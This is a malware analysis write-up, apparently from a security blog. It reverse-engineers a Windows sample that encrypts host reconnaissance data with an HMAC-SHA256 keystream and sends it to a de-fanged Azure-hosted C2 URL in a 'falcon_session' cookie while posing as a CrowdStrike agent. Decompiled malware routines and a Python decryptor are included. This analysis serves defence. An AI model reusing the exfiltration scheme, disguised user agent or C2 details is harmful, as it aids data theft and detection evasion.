
The function generates blocks of 32 bytes by calling mw_hmac_sha256_key32 repeatedly on 12 bytes of data using the encryption key.
The starting address of the 12 bytes of data is that of the data variable which holds the nonce.
However, this nonce is only 8 bytes in length. On the stack, we can see that following four bytes corresponds to the 32 bit block index variable i.
After every round, 32 bytes of data are copied in the output buffer.
The only exception is the last round, where the number of bytes to be copied is adapted to match the required size of the stream.

Once the stream is generated, the data is encrypted by simply XOR-ing it to the stream and putting it into the result buffer after offset 8 (remember that the first eight bytes are populated by the nonce)
for (int64_t i = 0; plaintext_len != i; i += 1)
    *(result + i + 8) = plaintext[i] ^ stream_out[i]
In the last step, a buffer with length corresponding to that of the encrypted buffer and the nonce is created. The nonce is assigned to the beginning and after that memcpy is used to copy the encrypted data into the buffer.
An authentication tag is then computed by passing the buffer containing the nonce and the encrypted data to the function mw_hmac_sha256_key32 together with the mac key.
This 32 byte tag is appended to the result:
In order to extract the exfiltrated data from the cookie we thus have to:
- base64-decode the value in the
falcon_sessioncookie (in URL-safe way) - derive the MAC and encryption keys using the master key
- validate the authentication using the MAC key by splitting the payload containing the nonce and the encrypted data from the last 32 bytes, which constitute the target authentication tag
- if validation passes, decrypt the payload using the encryption key
We start by base64 decoding the falcon_session cookie:

We store the decoded data in the file falcon_session_b64_decoded.bin and use the following python script to validate and decrypt the data:
import argparse as ap
import hmac
import hashlib
import pathlib as pl
import struct


def get_keystream(key: bytes, nonce: bytes, data_len: int) -> bytes:
    """Generate the keystream from the encryption key, the nonce and the data length."""
    stream = bytes([])

    for block in range(0, (data_len + 31) // 32):
        stream += hmac.digest(key, nonce + struct.pack('<I', block), 'sha256')

    return stream


def verify_authentication(key: bytes, payload: bytes, target_tag: bytes) -> bool:
    """Given the payload (nonce, encrypted_blob), and a target tag, as well as the key, verify the authentication."""
    return hmac.compare_digest(target_tag, hmac.digest(key, payload, 'sha256'))


def main():
    parser = ap.ArgumentParser()
    parser.add_argument('-k', '--key', type=str, required=True, help='32 byte hex string representation of the key')
    parser.add_argument('-d', '--data', required=True, type=pl.Path, help='The path to the encrypted data')
    args = parser.parse_args()

    # read the encrypted (url-safe base64-decoded data)
    with args.data.open('rb') as f_data:
        data = f_data.read()

    # extract the nonce and the tag
    payload = data[:-32]
    target_tag = data[-32:]
    key = bytes.fromhex(args.key)

    print(f"key  : {key.hex()}")
    print(f"nonce: {payload[0:8].hex()}")
    print(f"tag  : {target_tag.hex()}")

    # derive the encryption and mac keys
    enc_key = hmac.digest(key, b'c2-enc-v1', 'sha256')
    mac_key = hmac.digest(key, b'c2-mac-v1', 'sha256')

    print(f"enc-key: {enc_key.hex()}")
    print(f"mac-key: {mac_key.hex()}")

    # verify authentication
    if not verify_authentication(mac_key, payload, target_tag):
        raise AuthenticationError("Authentication failed: wrong key or damaged payload")
    else:
        print(f"Authentication succeeded.")

    # decrypt
    stream = get_keystream(enc_key, payload[:8], len(payload[8:]))
    decrypted = bytes(b ^ x for b, x in zip(payload[8:], stream))
    print(decrypted)


if __name__ == '__main__':
    main()
The output we get from running the script is the following:
$ python3 hmac_256_tools.py  -k a4247fe143c1054452a627798bf3c9d15bcb89445cf28291fb5b563cae96a93c -d falcon_session_b64_decoded.bin
key  : a4247fe143c1054452a627798bf3c9d15bcb89445cf28291fb5b563cae96a93c
nonce: 5264901ce1ce2836
tag  : a651d32689c4bbfb1159ebad93f6a3fc287e6d62e44c562b97bed71a521d5f60
enc-key: 3be66811bc965a32d36aae8afe6a1935a4b7ad88ba887a9585852c097dd6c69d
mac-key: db639ba5025ba58b3cdf3fb4c5a39822a3911d5e433457bd559fab23e02d2766
Authentication succeeded.
b'{"hostname":"hBAt3M9jOrAvHsJ","user":"FtENTxZ","os":"windows","arch":"x64","pid":7312,"name":"wermgr_8d3da6c2","sleep":60,"priv":"admin","elevated":true,"kind":"exe","ver":"42","proc":"stage3_fix.exe"}'
In the last line, we can see that the HybridAnalysis sandbox ran the malware under the user name FtENTxZ which had administrative privileges on a machine with hostname hBAt3M9jOrAvHsJ. The process id associated to the stage3_fix.exe executable is 7312.
The following function call simply constructs the C2 URL:

The URL reads (de-fanged):
hxxps://fgjdikfhngkdfngf.eastus.cloudapp.azure[.]com/api/v2/crowdstrike/entities/sensor-update-policy/v2

The final step remaining in this device fingerprinting section is to understand to the function call mw_fn_winhttp_crowdstrike_ua:

We start by defining a struct called mw_struct_parsed_url and a variable of that type named mw_parsed_url_struct.
The struct is used to parse the components of a URL and has the following structure:
struct mw_struct_parsed_url __packed
{
    int32_t http_secure_flag;
    int64_t ptr_hostname;
    __padding char _c[0x34];
    __padding char _40[0x40];
    __padding char _80[0x40];
    __padding char _c0[0x40];
    __padding char _100[0x40];
    __padding char _140[0x40];
    __padding char _180[0x40];
    __padding char _1c0[0x40];
    __padding char _200[4];
    int32_t port;
    int32_t path;
};
The http_secure_flag indicates if the URL starts with https://. ptr_hostname is a pointer to the hostname, and port stores the port.
The path member is a pointer to the path string:
The code starts by parsing the passed URL through a call to mw_fn_parse_url which parses the URL into the struct.
A marked-up and commented version of the function is shown below:
int64_t mw_fn_parse_url(char* mw_url, struct mw_struct_parsed_url* mw_parsed_url_struct)

    int64_t rax_1
    int32_t rdx
    uint8_t* lpMultiByteStr

    if (strncmp(_Str1: mw_url, _Str2: "https://", _MaxCount: 8) != 0)
        // ---------
        // not HTTPS
        // ---------
        rax_1 = strncmp(_Str1: mw_url, _Str2: "http://", _MaxCount: 7)

        if (rax_1.d == 0)
            lpMultiByteStr = &mw_url[7]  // points to hostname
            rdx = 80  // port 80
            goto label_14000e5fd
    else
        // -----
        // HTTPS
        // -----
        lpMultiByteStr = &mw_url[8]
        rax_1 = 1  // HTTPS
        rdx = 443  // port 443
    label_14000e5fd:
        mw_parsed_url_struct->http_secure_flag = rax_1.d
        uint8_t* lpMultiByteStr_1 = lpMultiByteStr
        mw_parsed_url_struct->port = rdx

        // ----------------------------------------
        // iterating over hostname until we hit ':'
        // ----------------------------------------
        while (true)
            rax_1.b = *lpMultiByteStr_1

            if (rax_1.b u<= ':' && not(test_bit(-0x400800000000002, rax_1)))
                break

            lpMultiByteStr_1 = &lpMultiByteStr_1[1]

        // length of the hostname
        void* rdi_2 = lpMultiByteStr_1 - lpMultiByteStr

        // -----------------------------
        // convert hostname to wide char
        // -----------------------------
        if (rdi_2 - 1 u<= 254)
            MultiByteToWideChar(CodePage: 0, dwFlags: 0, lpMultiByteStr,
                cbMultiByte: rdi_2.d,
                lpWideCharStr: &mw_parsed_url_struct->ptr_hostname, cchWideChar: 0x100)
            *(&mw_parsed_url_struct->ptr_hostname + (rdi_2 << 1)) = 0

            // ----------
            // parse port
            // ----------
            if (*lpMultiByteStr_1 == ':')
                lpMultiByteStr_1 = &lpMultiByteStr_1[1]
                mw_parsed_url_struct->port =
                    strtol(_String: lpMultiByteStr_1, _EndPtr: nullptr, _Radix: 0xa)

                while (true)
                    uint8_t rax_5 = *lpMultiByteStr_1

                    if (rax_5 == 0)
                        break

                    if (rax_5 == '/')
                        break

                    lpMultiByteStr_1 = &lpMultiByteStr_1[1]

            if (*lpMultiByteStr_1 != '/')
                mw_parsed_url_struct->path = '/'
            else
                MultiByteToWideChar(CodePage: 0, dwFlags: 0,
                    lpMultiByteStr: lpMultiByteStr_1, cbMultiByte: 0xffffffff,
                    lpWideCharStr: &mw_parsed_url_struct->path, cchWideChar: 0x200)

            return 1
    return 0

After that, it calls WinHttpOpen with the user agent CrowdStrike CsAgent/7.04.18110.0 (Windows 10.0.19045; x64) that we know already from the HybridAnalysis sandbox run.
WinHttpSetTimeouts is called to set the timeouts to 10 seconds and then WinHttpConnect is called to establish the connection to the host and port extracted from the parsed URL.
Next, WinHttpOpenRequest is called to perform a GET request to path extracted from the URL and the secure flag is set according to the parsed value.
The headers are set just like they can be seen from the GET request observed in the sandbox run and the base64 encoded, encrypted exfiltrated data is written to the falcon_session cookie field:
The request is sent by calling WinHttpSendRequest and a response is retrieved via a call to WinHttpReceiveResponse:

Using WinHttpQueryDataAvailable the code checks is data is available and retrieves it using a call to WinHttpReadData.
The function sub_1400065f0 copies the retrieved data to the mw_out? variable to return it to the caller.
Extraction of C2 reply
The code following the exfiltration of the reconnaissance data to the C2 server extracts the reply of the server in three steps:
- Base64-decode the reply
- Validate the MAC tag in the last 32 bytes of the decoded reply, based on the nonce and the encrypted reply
- Decrypt the reply
Base64-decode the reply
The code starts by deriving the length of the C2 reply.

Then it counts the number of = signs at the end of it, which hints into the direction of base64 decoding.
After that, it computes the length of the base64-decoded message to allocate an appropriately sized buffer.
This done according to the formula:
len_decoded = (len_encoded - count_equal_signs) / 4 * 3
This solidifies the hypothesis that we are dealing with base64, as in that encoding 4 characters are converted to 3 decoded ones.

The following screenshot shows that after the buffer for the decode reply is allocated, four characters in a row are taken from the base64 message,
converted to their corresponding indices using the function mw_fn_convert_chr_2_index and the resulting indices are then converted to 3 decoded characters.

The body of mw_fn_convert_chr_2_index shows that standard base64 encoding is used, compared to the URL-safe version using in the GET request to the server that we saw before:
Validate MAC tag
The validation of the MAC tag returned by the server starts by deriving the MAC and encryption keys from the master key that is hard-coded using the function mw_fn_c2_enc_vs_mac:

A buffer is allocated with a capacity to hold the complete decoded C2 answer, without the final MAC tag, i.e. just the nonce and the encrypted reply.
Both the nonce and encrypted reply are copied into the buffer.
After that the malware computes the MAC through a call to mw_hmac_sha256_key32 by passing the buffer and the MAC key.
The returned value is XORed byte-for-byte with the target value and all the results are ORed into rdx_27. If this rdx_27 contains the value zero at the end all bytes have been the same and the validation passed.
Decrypt the reply
After the validation, the malware proceeds to decrypt the C2 reply.
- First, a buffer is allocated for the key stream and the key stream is generated by calling
mw_hmac_sha256_keystreamand passing the encryption key. - Then a buffer is allocated to hold the decrypted reply. Notice that this is one byte longer than the buffer of the key stream, to hold a null-termination byte.
- The decryption XORs every byte after the nonce (starting at offset 8) with the key stream to decrypt the reply and finally adds a 0 byte for null-termination.
